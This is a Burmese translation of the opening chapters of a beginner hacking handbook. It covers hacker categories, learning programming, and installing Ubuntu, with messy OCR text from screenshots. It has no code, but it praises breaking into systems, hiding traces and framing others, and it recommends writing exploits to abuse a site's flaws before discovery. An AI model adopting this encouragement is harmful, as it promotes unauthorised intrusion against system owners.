

ဟက်ကာ လက်စွဲ

(မြန်မာပြန်)

The Hacker's Underground Handbook
By: David Melnichuk

The Hacker's Underground Handbook ကို ဘာသာပြန်ထားတာပါ။

သိ၍ တတ်၍ ပြန်ခြင်းမဟုတ်၊ မသိ၍ မတတ်၍ ပြူးပြုဖတ်ရှုချိန်ဝယ်၊ မမှတ်၍ မမိ၍ မြန်မာလို
ရေးမှတ်ထားသည်များအား၊ ဖြတ်၍ တိ၍ Cut သင့်သည်ကို Cut၊ ထပ်၍ ကြည့်၍ Add သင့်သည်ကို Add၊
ဟတ်၍ ဟိ၍ (ဟယ်... ဟုတ်သေးပါဘူး။ ကာရန်မစဉ်းစားတတ်တော့ဘူး။ ရိုးရိုးပဲရေးတော့မယ်။)
A`ဒီလိုပေါ့ဗျာ၊ မြန်မာလိုA ကြမ်းမှတ်ထားတာတွေကို ဘာသာပြန်တယ်ဖြစ်အောင် နည်းနည်းထပ်လုပ်ပြီး
ဟက္ကင်းကို စိတ်ဝင်စားကြတဲ့ ဘော်ဘော်တွေA တွက် ဖတ်ရအောင် ဆင်ပြေအောင် ဖြစ်အောင် မြန်မာလိုမှတ်စုA ကြမ်း
ပိုင်းရေးပေးခြင်း ဖြစ်ပါကြောင်း...။

မှတ်စုA ကြမ်းရေးသူ
ခေတ်၁၀၀



@gmail.com

Chapter One

Introduction

ဟတ္တာ ဆိုတာ ဘာလဲ

ဟတ္တာဆိုတာ အီလက်ထရောနစ် ပစ္စည်းတွေ၊ ကွန်ပျူတာစနစ်တွေကို အလွန်ကလီချင်သူတွေပါ။ ဟတ္တာတွေဟာ ကွန်ပျူတာစနစ်တွေ အလုပ်လုပ်ပုံ ကို စူးစမ်းလေ့လာချင်သူတွေဖြစ်ကြပြီး၊ အဲဒီစနစ်တွေ ပိုမိုကောင်းမွန်အောင် လုပ်ဆောင်နိုင်ဖို့ နည်းလမ်းရှာချင်သူတွေပါ။ ဟတ္တာ နှစ်မျိုးရှိပါတယ်။

White Hat - သူတို့ကိုတော့ လူကောင်းလေးတွေအဖြစ် သတ်မှတ်ကြပါတယ်။

ဒီအဖြူရောင်ဟတ္တာလေးများဟာ သူတို့အစွမ်းတွေကို မသမာတဲ့ရည်ရွယ်ချက်အတွက် အသုံးမပြုကြပါဘူး။ များသောအားဖြင့် သူတို့ဟာ Security ပိုင်းမှာ ဂုရုတွေ ဖြစ်လာကြပြီး၊ Black Hat တွေရဲ့ ရန်ကနေ ကာကွယ်ပေးတတ်ကြပါတယ်။

Black Hat - သူတို့ကတော့ လူဆိုးလေးတွေပေါ့။ သူတို့ကတော့ သူတစ်ပါးထိခိုက်နစ်နာစေလိုတဲ့ ရည်ရွယ်ချက်နဲ့ အစွမ်းတွေကို ထုတ်သုံးကြပါတယ်။ ဘဏ်တွေကို hack တာ၊ Credit card နံပါတ်တွေ ခိုးတာ၊ Website တွေကို အိုးမည်းသုတ်တာ သူတို့တွေပေါ့။

လူကောင်းတွေက ဦးထုပ်ဖြူဆောင်းကြပြီး၊ လူဆိုးတွေက ဦးထုပ်နက်ဆောင်းကြတယ်ဆိုတဲ့ အနောက်တိုင်းရှေးရုပ်ရှင်တွေကနေ ဆင်းသက်လာတဲ့ စကားလုံးတွေပါ။

Hacker အဆင့်အတန်းများ

Script kiddies - ဒီအဆင့်ကသူတွေကတော့ ကိုယ့်ကိုယ်ကိုယ် ဟတ္တာ ဂိုက်ဖမ်းနေသူတွေပါ။ ဟတ္တာလောကမှာတော့ သူတို့ကို ဘယ်သူကမှ အဖက်မလုပ်ကြပါဘူး။ ဘာလို့လဲဆိုတော့ ဟတ္တာလို့ပြောလိုက်ရင် ငဆိုးတွေလို့ပဲ လူတွေမြင်ကြအောင် သူတို့လုပ်တာလေ။ သူတို့မှာ ဘာ hacking စွမ်းရည်မှ မရှိပါဘူး။ တစ်ခြား ဟတ္တာတွေရေးထားတဲ့ tools တွေကို ဘာမှန်းမသိ ညာမှန်းမသိ သုံးနေကြရတဲ့ သူတွေပါ။

Intermediate hackers - သူတို့ကတော့ ကွန်ပျူတာတွေအကြောင်း၊ network တွေအကြောင်းသိကြပြီး၊ script တစ်ခုဘာလုပ်တယ်ဆိုတာကို သိနိုင်လောက်တဲ့ programming knowledge ရှိကြသူတွေပါ။ ဒါပေမယ့် သူတို့လည်း Script kiddies တွေလိုပဲ သူများရေးထားတဲ့ လူသိများတဲ့ exploits တွေကို အသုံးပြုနေရသူတွေပါ။ (Exploit ဆိုတာ ဆော့ဝဲလ်တစ်ခုရဲ့ အားနည်းချက်/ချို့ယွင်းချက်တွေကတဆင့် computer system တစ်ခုကို ထိန်းချုပ်နိုင်အောင် လုပ်ပေးတဲ့ code တစ်ချို့ပါ။)

31173 hackers

သူတို့ကတော့ ဟတ္တာဂုရုကြီးတွေပေါ့။ hacking tools တွေ၊ exploits တွေကို ရေးနေကြသူတွေပေါ့။ သူတို့ဟာ system တွေထဲ ဖောက်ဝင်၊ သူတို့ရဲ့ခြေရာကိုဖျောက်ပြီး တစ်ယောက်ယောက် လုပ်သွားသလိုထင်အောင် လုပ်နိုင်ကြသူတွေပါ။ ဒီအဆင့်ရောက်အောင် ကြိုးစားသင့်ကြပါတယ်။

Hacker တစ်ယောက်ဖြစ်ဖို့ ဘာတွေလိုသလဲ

ဟတ္တာဂုရုတစ်ယောက်ဖြစ်ဖို့အတွက် သိပ်တော့ မလွယ်ပါဘူး။ မြန်မြန်ကြီးဖြစ်လာမှာ မဟုတ်ပါဘူး။ ထိုးထွင်းတီထွင်ဉာဏ် A များကြီးလိုပါတယ်။ A ခက်A ခဲပြဿနာတစ်ခုကို ဖြေရှင်းနိုင်တဲ့ နည်းလမ်းဟာ တစ်ခုတည်းရှိတာမဟုတ်သလို ဟတ္တာတစ်ယောက်ဟာလည်း A ခက်A ခဲပေါင်း 16000 နဲ့ ရင်ဆိုင်ရမှာပါ။ ထိုးထွင်းဉာဏ်ရှိလေ system တစ်ခုကို A တားA ဆီးမရှိ ထိုးဖောက်နိုင်ဖို့ A ခွင့်A လမ်းဟာလည်း ပိုများလေပါပဲ။ A ရေးကြီးတာနောက်တစ်ခုကတော့ သင်ယူချင်တဲ့ ဆန္ဒပြင်းထန်ဖို့ပါ။ A သိဉာဏ်ပညာဟာ စွမ်းA ဘေးဆိုတာ သတိရပါ။ A ကြောင်းတော်တော်များများဟာ မှတ်မိဖို့မလွယ်ပါဘူး၊ ဒါကြောင့် စိတ်ရှည်သည်းခံတတ်ဖို့လည်း လိုပါတယ်။

Chapter Two

Programming

Programming အကြောင်း လုံးဝမသိဘဲ တစ်ခြားသူတွေရေးထားတဲ့ Hacking tools တွေကို အသုံးပြုတတ်ရုံနဲ့လည်း သင့်တင့်တဲ့ ethical hacker တစ်ယောက် ဖြစ်ကောင်းဖြစ်လာနိုင်ပါတယ်။ ဒီလို tools တွေကို သုံးနေရင်တော့ ဒီ tools တွေရဲ့ အလုပ်လုပ်ပုံကို ဘယ်လောက်သိပါတယ်လို့ ပြောပြော ကိုယ့်ကို Script kiddies အဖြစ်ပဲ သတ်မှတ်ကြပါလိမ့်မယ်။ ဒါကြောင့် programming ကို လေ့လာသင့်တယ်လို့ အကြံပေးပါရစေ။ program တွေကောင်းကောင်းရေးတတ်သွားရင် exploits တွေကိုလည်း ကိုယ့်ဟာကိုယ် ရေးနိုင်ပြီပေါ့။ ဒီလိုရေးနိုင်သွားရင် အောက်ပါ ကောင်းကျိုးကြီးတွေ ခံစားရပါလိမ့်မယ်။

1. သင့်ကို ဟတ္တာဂုရု အဖြစ် သတ်မှတ်ကြပါလိမ့်မယ်။
2. သင်ဟာ site တစ်ခုရဲ့ ဟာကွက်တစ်ခုကို တွေ့သွားတဲ့ black hat တစ်ယောက် ဆိုကြပါစို့။ ဘယ်သူမှ မသိခင် အဲဒီ ဟာကွက်ကို ကောင်းကောင်းအသုံးပြုဖို့ exploit တစ်ခုကို ကိုယ့်ဟာကိုယ် ရေးလို့ရပြီပေါ့။
3. ကိုယ်ပိုင် program (သို့) exploit တစ်ခုကို ရေးသားဖန်တီးပြီးသွားချိန်မှာ ကိုယ့်ဟာကိုယ်လည်း အရမ်း အားကျနေပုံမိနေပါလိမ့်မယ်။ (ကျေနပ်အားရစေရမယ်လို့ ကျွန်တော် ကတိပေးပါတယ်) မူရင်းရေးသူပြောတာနော်

ဒါကြောင့် သူများရေးပြီးသား tool တွေကို သုံးနေရတဲ့ hacker အဖြစ်နဲ့ ကျေနပ်မနေပါနဲ့။ Programming အခြေခံလေးပဲဖြစ်ဖြစ် စတင်သင်ယူပါ။ သင့်ကို ဟတ္တာလောကသစ်ကြီးက ကြိုဆိုစောင့်မျှော်နေပါတယ်။

ဘယ်က စတင်လေ့လာရမလဲ?

Programming ကို စလေ့လာတော့မယ်ဆိုရင် လူတော်တော်များများ ဘယ်က စရမှန်း မသိကြပါဘူး။ Programming ကို စမလေ့လာခင် HTML (Hyper Text Markup Language) ကို အရင်ပိုင်နိုင်အောင် လေ့လာသင့်တယ်လို့ ထင်ပါတယ်။ အင်တာနက်မှာ သင်အခု တွေ့နေရတဲ့ website စာမျက်နှာတွေအားလုံးကို ဖန်တီးရာမှာ HTML ဟာ အဓိကနေရာက ပါနေပါတယ်။ HTML ဟာသင်ယူလေ့လာရလွယ်ကူပါတယ်။

အဲဒီကမှ တဆင့် နောက်ထပ်လေ့လာရမယ့် Programming Language ကတော့ C ပါ။ C ဟာ လူကြိုက်များတဲ့ language တစ်ခုဖြစ်ပြီး ဒီနေ့တွေ့နေရတဲ့ Exploit တော်တော်များများကို C နဲ့ ရေးထားတာပါ။ ဒါတင်မက အစွမ်းထက်လှတဲ့ Hacking program တွေ၊ ဒီကနေ့ တွေ့နေရတဲ့ Virus တွေကိုလည်း C နဲ့ပဲ ရေးသားထားတာပါ။

အကောင်းဆုံး လေ့လာနည်း

1. ကိုယ်လေ့လာဖို့ ရွေးလိုက်တဲ့ Language နဲ့ဆိုင်တဲ့ စာအုပ်တွေကို ရှာဖတ်ပါ။
2. အဲဒီစာအုပ်ကို စပြီးလေ့လာပြီဆိုတာနဲ့ ဆက်တိုက်လေ့လာပါ။ သိပ်အကြာကြီး မနားပါနဲ့။
ဆိုလိုတာက နှစ်ရက်လောက်ဖတ်လိုက်၊ နှစ်ပတ်လောက်နားလိုက် မလုပ်ပါနဲ့။
အကြာကြီးနားလိုက်ရင် နောက်သင်ခန်းစာတွေအတွက် အထောက်အကူဖြစ်တဲ့ ရှေ့ပိုင်းက ကိုယ်လေ့လာထားတာတွေ မေ့သွားတတ်လို့ပါ။
3. စာအုပ်ထဲမှာ ပေးထားတဲ့ လေ့ကျင့်ခန်း မှန်သမျှကို လုပ်ပါ။ တတ်မြောက်ဖို့ဆိုတာ သင်ယူထားတာကို အသုံးပြုမှ ဖြစ်မှာပါ။
4. နားမလည်တာ၊ မရှင်းတာ တစ်ခုခုတွေရင် အဲဒါကို ကျော်မဖတ်ပစ်ပါနဲ့။ နားလည်အောင် ပြန်လေ့လာပါ။ ဒါဟာ လေ့လာရမယ့် နည်းအမှန်ပါပဲ။ အကြိမ်ကြိမ်ပြန်ဖတ်တာတောင် လုံးဝနားမလည်ဘူးဆိုရင် ကူညီပေးနိုင်မယ့် သူတစ်ယောက်ယောက်ရှာပါ။
5. Programming Forum တစ်ခုကို ဝင်ပါ။ ကိုယ်လေ့လာနေတဲ့ Language နဲ့လည်း ပတ်သက်၊ user လည်းများများရှိတဲ့ site ကိုရှာပါ။ ကိုယ်နားမလည်တာတွေကို ကူညီပေးနိုင်မယ့်သူတွေ Forum တွေမှာ ရှိတတ်ကြပါတယ်။
6. လက်တွေ့ရေးသားကြည့်ပါ။ ကိုယ်ရေးသားနိုင်မယ့် ပျော်စရာ Program လေးတွေကို စဉ်းစားပြီး ကိုယ်တိုင် ရေးသားကြည့်ပါ။

Chapter Three

Linux

အဲဒါ ဘာကြီးလဲ?

Linux ဆိုတာ အလကားရပြီး UNIX နဲ့ အလားသဏ္ဌာန်တူတဲ့ open-source OS တစ်ခုပါ။ Hacking ဘာသာရပ်တွေကို လေ့လာစဉ်တစ်လျှောက်မှာ Linux OS ကို အသုံးပြုတတ်ဖို့ဆိုတာလည်း ဘယ်လောက်အရေးပါကြောင်း သင်တွေ့ရမှာပါ။ မယုံဘူးလား? ဒါဆို နောက်နှစ်ချက်လောက် ထပ်ပြောလိုက်မယ်။

၁. အင်တာနက်ပေါ်က ဆာဗာသန်းပေါင်းများစွာဟာ Linux OS ပေါ်မှာ Run နေကြတာပါ။ ဒီလို Web Server တွေကို ထိုးဖောက်နိုင်အောင် ဒီ OS ကိုတော့ လေ့လာသင့်တာပေါ့။

၂. အကောင်းဆုံးဆိုတဲ့ Hacking Program တစ်ချို့ကို Linux ပေါ်မှာပဲ သုံးလို့ရတယ်။

Choosing a distribution

Linux Distribution တစ်ခုကို Linux kernel လို့လည်း သတ်မှတ်နိုင်ပါတယ်။ (Linux Kernel – Operating System တစ်ခုရဲ့ အဓိက component တွေနဲ့ အခြား application များ စုစည်းပါရှိ) Linux ကို အခုမှ စတင်အသုံးပြုသူဆိုရင် ဥbuntu ကို စပြီး သုံးကြည့်ဖို့ အကြံပြုချင်ပါတယ်။ ဥbuntu ဟာ Install လုပ်ရလည်းလွယ်၊ Windows သုံးနေသူတွေအတွက် user friendly လည်းဖြစ်ပါတယ်။ လူကြိုက်များရေပန်းအစားဆုံး Linux Distribution များကို ဒီလင့်ခ်မှာ သွားကြည့်နိုင်ပါတယ်။

<http://distrowatch.com>

Running Linux

Live CD

Live CD ဟာ Linux distribution တစ်ခုကို စမ်းသပ်သုံးစွဲကြည့်ဖို့ ဖြစ်ပါတယ်။ Live CD ဟာ Disc ပေါ်ကပဲ Boot လုပ်သွားတာဖြစ်တဲ့အတွက် OS ကို Hard drive ထဲ install လုပ်ထည့်စရာမလိုပါဘူး။ Disc ပေါ်ကနေ boot လုပ်ခြင်းဖြစ်တဲ့အတွက် system file တွေကိုလည်း ပြုပြင်ပြောင်းလဲပေးလို့ ရမှာမဟုတ်ပါဘူး။ Live CD နဲ့ A သုံးပြုနေစဉ်မှာ လုပ်ဆောင်ချက် A ဘေးလုံးကို RAM ထဲမှာ ယာယီ သိုမှတ်ထားတာပါ။ Live CD တစ်ချပ် ဘယ်လိုလုပ်ရမလဲဆိုတာ 6A ဘက်မှာ ဖော်ပြထားပါတယ်။


၁. www.ubuntu.com မှ ဥbuntu Live CD .iso file ကို download လုပ်ယူပါ။

ပုံ - 1. 2. 3. 4.

Ubuntu 8.10 : Coming Soon

Can't wait? [Download the beta](#) now. Test it and give us your feedback to make an even better release ‡

‡ We would like your help in testing and improving the pre-release version, but we don't yet recommend its use in production environments



**Download
Ubuntu 8.04 LTS**

Upgrade



Get Ubuntu

Download Ubuntu now for free, request a free CD or buy it on DVD or CD



Get Support

Free documentation and community support, or buy professional support



Get Involved

Share technical know-how with other users, or help to promote Ubuntu



Get Developing

Share your development expertise and help shape the future of Ubuntu

[latest news \(RSS feed\)](#)

About Ubuntu

Ubuntu is a community developed, Linux-based operating system that is perfect for laptops, desktops and servers. It contains all the applications you need - a web browser, presentation, document and spreadsheet software, instant messaging and much more.

[Learn more about Ubuntu »](#) - [Take the desktop tour »](#)

Desktop Edition



[Learn more »](#)

Server Edition



[Learn more »](#)

The Ubuntu promise

- Ubuntu will always be free of charge, including enterprise releases and security updates.
- Ubuntu comes with full commercial support from Canonical and hundreds of companies around the world.
- Ubuntu includes the very best translations and accessibility infrastructure that the free software community has to offer.
- Ubuntu CDs contain only free software applications; we encourage you to use free and open source software, improve it and pass it on.

Read more about the Ubuntu [philosophy](#)



[add this countdown to your website](#)



Press Room

[Ubuntu server team wants to know - how do you Ubuntu?](#)
25th September, 2008

[Canonical to Offer Yahoo! Zimbra Desktop through Ubuntu Partner Repository](#)
7th August, 2008

[Unison released for Ubuntu to bring unified communications to Linux](#)
5th August, 2008

[News archive »](#)



Get Ubuntu

Get Certified
Ubuntu Training
[learn more](#)

► What is Ubuntu?

▼ Get Ubuntu

- Download
- Purchase
- Request CDs
- Release Notes
- Upgrading
- Countdown
- Mirror Ubuntu

► Software Catalogue

► Merchandise

► Case Studies



You are here: [Home](#) » Get Ubuntu - Download, request a CD, or buy on CD/DVD

How can you get Ubuntu?

There are now three ways for you to get Ubuntu. Just choose the delivery option that works best for you:



Download Ubuntu



Buy Ubuntu on CD



Request free CDs



Download now - Download the Ubuntu, Edubuntu or Kubuntu CD installer to your computer now.

Please note: the CD Installer is nearly 700M. If you don't have a fast internet connection you may want to consider requesting a CD.



Buy on CD or DVD - Buy a CD or DVD with Ubuntu, Edubuntu or Kubuntu CD, or a large number of CDs from a distributor near you. If you are in North America you can get Ubuntu and Kubuntu on DVD from Amazon.com.



Request a free CD - Request a free Ubuntu, Edubuntu or Kubuntu CD from Canonical.

- Delivery typically takes 6-10 weeks
- Use each CD as many times as you like - you are free to use it on as many computers as you wish and to pass on to others
- Learn more by visiting the [Shipit Questions](#) page.



Get Ubuntu

**Get Certified
Ubuntu Training**

[learn more»](#)

► What is Ubuntu?

▼ Get Ubuntu

- Download
- Purchase
- Request CDs
- Release Notes
- Upgrading
- Countdown
- Mirror Ubuntu

► Software Catalogue

► Merchandise

► Case Studies

 **Get Ubuntu**

 **Get Support**

 **Get Involved**

 **Get Developing**

You are here: [Home](#) » [Get Ubuntu](#) » Download Ubuntu

The fastest way for most people to get Ubuntu is by downloading the CD Installer. The CD Installer is nearly 700MB. If you don't have a fast internet connection you may want to consider requesting a CD.



Download Ubuntu



Buy Ubuntu on CD



Request free CDs

Which release do you want?

- ☒ Ubuntu 8.04 LTS Desktop Edition - Supported to 2011
- ☐ Ubuntu 8.04 LTS Server Edition - Supported to 2013

The "LTS" version of Ubuntu receives long-term support. 3 years for desktop versions and 5 years for server versions.

What type of computer do you have?

- ☒ Standard personal computer (x86 architecture, Pentium™, Celeron™, Athlon™, Sempron™)
- ☐ 64bit AMD and Intel computers

**Choose the appropriate one
for your system.**

Choose a location near you

United States MIT Media Lab



Start Download

☐ Check here if you need the alternate desktop CD. This CD does not include the Live CD, instead it uses a text-based installer.

Your Download Should Begin Shortly

If your download does not start in approximately 15 seconds, you can click here to [launch the download](#).



Download URL: <http://ubuntu.media.mit.edu/ubuntu-releases/hardy/ubuntu-8.04.1-desktop-i386.iso>

Ubuntu Edition: Ubuntu 8.04.1 desktop

Computer Platform: i386

Download Location: <http://ubuntu.media.mit.edu/ubuntu-releases/>

While
t-shirt.

Need

Here are



Ubuntu items including a limited edition Heron

want to print this page for your reference.

<https://help.ubuntu.com/community>

ubuntu.com/community/HowToMD5SUM

[an/listinfo/ubuntu-users](#)
[community/XChat-Howto](#)
[port/paid](#)
[ved.](#)

၂. IsoRecorder ကို Download လုပ်ပြီး စက်ထဲသွင်းလိုက်ပါ။

<http://isorecorder.alexfeinman.com/isorecorder.htm>

ဒီ software နဲ့ Ubuntu .iso file ကို စီဒီလွှတ်တစ်ချပ်ပေါ်သို့ burn လုပ်ပါ။

၃. Burn ပြီးသွားတဲ့ CD ကို CD-ROM ထဲ ထည့်ထားပြီး ကွန်ပျူတာကို Restart လုပ်ပါ။

အကယ်၍ သင့်ကွန်ပျူတာဟာ CD ကနေ Boot မလုပ်ဘဲ၊ windows ကိုသာ ဆက် Boot နေရင် Boot order ကို ပြောင်းလဲပေးဖို့ လိုပါလိမ့်မယ်။ ကွန်ပျူတာ Restart လုပ်နေချိန်မှာ BIOS ထဲ ဝင်ပြောင်းပေးရမှာဖြစ်ပါတယ်။ BIOS ထဲဝင်တဲ့ key ဟာ system တစ်ခုနဲ့ တစ်ခု ကွဲပြားပါတယ်။ များသောအားဖြင့် F10 (သို့) DEL (သို့) ESC key တို့ ကို နှိပ်ရပါမယ်။ Boot စလုပ်လုပ်ခြင်း Screen မှာ To Enter Setup ဆိုပြီး နှိပ်ဖို့ key ကို ရေးပြထားလေ့ရှိပါတယ်။

ပုံ - 5.



BIOS ထဲရောက်သွားရင် Boot sequence ကိုရွေးပြီး CD-ROM ကို First boot device အဖြစ် ရွေးပေးပါ။
ပုံ - ၆၊ ၇

Dell - Dimension 3800 Series

Intel® Pentium® 4 Processor: 2.88 GHz
Level 2 Cache: 1 MB Integrated

BIOS Version: A02
Service Tag : 5XXPH71

System Time 16:04:28
System Date Sat Aug 19, 2006

Look for "Boot Sequence"
in your BIOS

Drive Configuration <ENTER>
Hard-Disk Drive Sequence <ENTER>
Boot Sequence <ENTER>

Memory Information <ENTER>
CPU Information <ENTER>

Integrated Devices (LegacySelect Options) <ENTER>
Power Management <ENTER>
System Security <ENTER>


Keyboard NumLock On
Report Keyboard Errors Report

↑↓ to select

SPACE, +, - to change

ESC to exit

F1-Help



CD-Rom ကနေ Boot လုပ်ပေးလိုက်ပြီဆိုရင် Ubuntu boot options screen ကို အောက်ကအတိုင်းမြင်ရပါလိမ့်မယ်။

ပုံ- ၈



Virtual Box

Linux ကို ကိုယ့်ရဲ့ windows ထဲမှာပဲ အသုံးပြုချင်တယ်ဆိုရင် Virtual Machine တစ်ခုကို Virtual Box နဲ့ Create လုပ်ပြီး သုံးစွဲနိုင်ပါတယ်။

၁. ပထမဆုံး Virtual Box ကို <http://www.virtualbox.org/wiki/Downloads> ကနေ download လုပ်ယူပါ။

၂. ပြီးရင် Install လုပ်လိုက်ပါ။

၃. Run လိုက်ပြီး ထိပ်ဆုံးက New ဆိုတာကို နှိပ်ပါ။

ပုံ - ၉




၄. Next ကို နှိပ်ပါ။

ပုံ - ၁၀



